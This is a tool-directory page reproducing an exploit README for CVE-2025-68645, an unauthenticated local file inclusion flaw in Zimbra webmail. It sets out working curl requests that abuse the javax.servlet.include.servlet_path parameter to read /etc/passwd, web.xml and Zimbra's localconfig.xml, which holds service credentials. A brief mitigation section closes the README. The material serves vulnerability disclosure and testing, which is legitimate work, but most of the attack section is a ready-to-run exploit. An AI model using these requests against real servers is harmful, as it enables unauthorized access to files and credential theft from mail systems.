
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacyΒ© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-68645 β€” CVE-2025-68645 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2025-68645
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringWeb SecurityPenetration Testing
GitHub0xblackash/cve-2025-68645

CVE-2025-68645

CVE-2025-68645

View Repository
21206 months agoNot yet reviewed
Share

πŸ›‘οΈ CVE-2025-68645 - Zimbra Local File Inclusion (LFI) Analysis

zimbra

Vulnerability Target Severity Status


πŸ“Œ Overview

This document describes a Local File Inclusion (LFI) vulnerability affecting Zimbra Collaboration Suite.

The issue arises from improper handling of the following parameter:

/h/*?javax.servlet.include.servlet_path=

This allows an unauthenticated user to access internal application resources.


πŸ” Vulnerability Details

  • Type: Local File Inclusion (LFI)
  • Access: Unauthenticated
  • Affected Component: Webmail (Classic UI)
  • Attack Vector: HTTP request manipulation

πŸ§ͺ Initial Verification

Test request:

curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

▢️ Demo:

cve-2025-68645 cve-2025-68645 1

βœ… Result

  • Internal file successfully retrieved
  • Confirms improper input handling

βš™οΈ Endpoint Behavior


Multiple endpoints process the vulnerable parameter differently.

Example:

/h/printcalendar?javax.servlet.include.servlet_path=...

Observations:

  • More consistent file access behavior
  • Better response reliability compared to /h/rest

🚧 TLS Consideration

Issue

SSL: certificate subject name does not match target host

Workaround

curl -k "https://TARGET/..."

πŸš€ Exploitation Examples

πŸ“‚ Access Internal Web Resource

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
πŸ“‚ Attempt System File Access

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"

πŸ” Access Application Configuration

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"

Potential Exposure:

  • Service credentials
  • Internal configuration
  • Infrastructure details

🧠 Impact

Successful exploitation may lead to:

  • Disclosure of sensitive configuration files
  • Exposure of internal services and architecture
  • Credential leakage
  • Increased risk of further compromise

πŸ›‘οΈ Mitigation

  • Update Zimbra to patched versions

  • Restrict access to vulnerable endpoints

  • Monitor logs for suspicious parameters:

    • javax.servlet.include.servlet_path
  • Deploy WAF rules to block malicious patterns


πŸ’‘ Key Takeaways

  • Input validation failures can expose internal resources
  • Different endpoints may behave inconsistently
  • Configuration files often contain critical information
  • Early detection significantly reduces risk

🏴 Conclusion

  • Vulnerability confirmed: CVE-2025-68645
  • Exploitation allows unauthorized file access
  • Immediate remediation is strongly recommended

πŸ” Security Matters

Download Tool

Most Popular

View all β†’

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurityβ€”where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools β†’





